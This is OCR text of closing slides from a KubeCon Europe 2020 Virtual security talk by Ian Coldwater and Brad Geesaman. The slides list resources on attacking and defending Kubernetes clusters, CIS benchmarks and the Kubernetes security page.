
DEMO

Bringing It Back

@IanColdwater
@bradgeesaman

COMING FULL CIRCLE

KubeCon | CloudNativeCon Europe 2020 Virtual



@IanColdwater
@bradgeesaman

RESOURCES

KubeCon CloudNativeCon Europe 2020 Virtual

- Attacking and Defending Kubernetes Clusters: A Guided Tour
- The Path Less Traveled: Abusing Kubernetes Defaults
- A Hacker's Guide to Kubernetes and the Cloud
- What to Do When Your Cluster is a Cluster
- CIS benchmarks
- https://k8s.io/security
- github.com/kelseyhightower/nocode - the best way to write secure and reliable applications!

@IanColdwater
@bradgeesaman


KubeCon
CloudNativeCon
Europe 2020
Virtual
HELM
KEEP CLOUD NATIVE
CONNECTED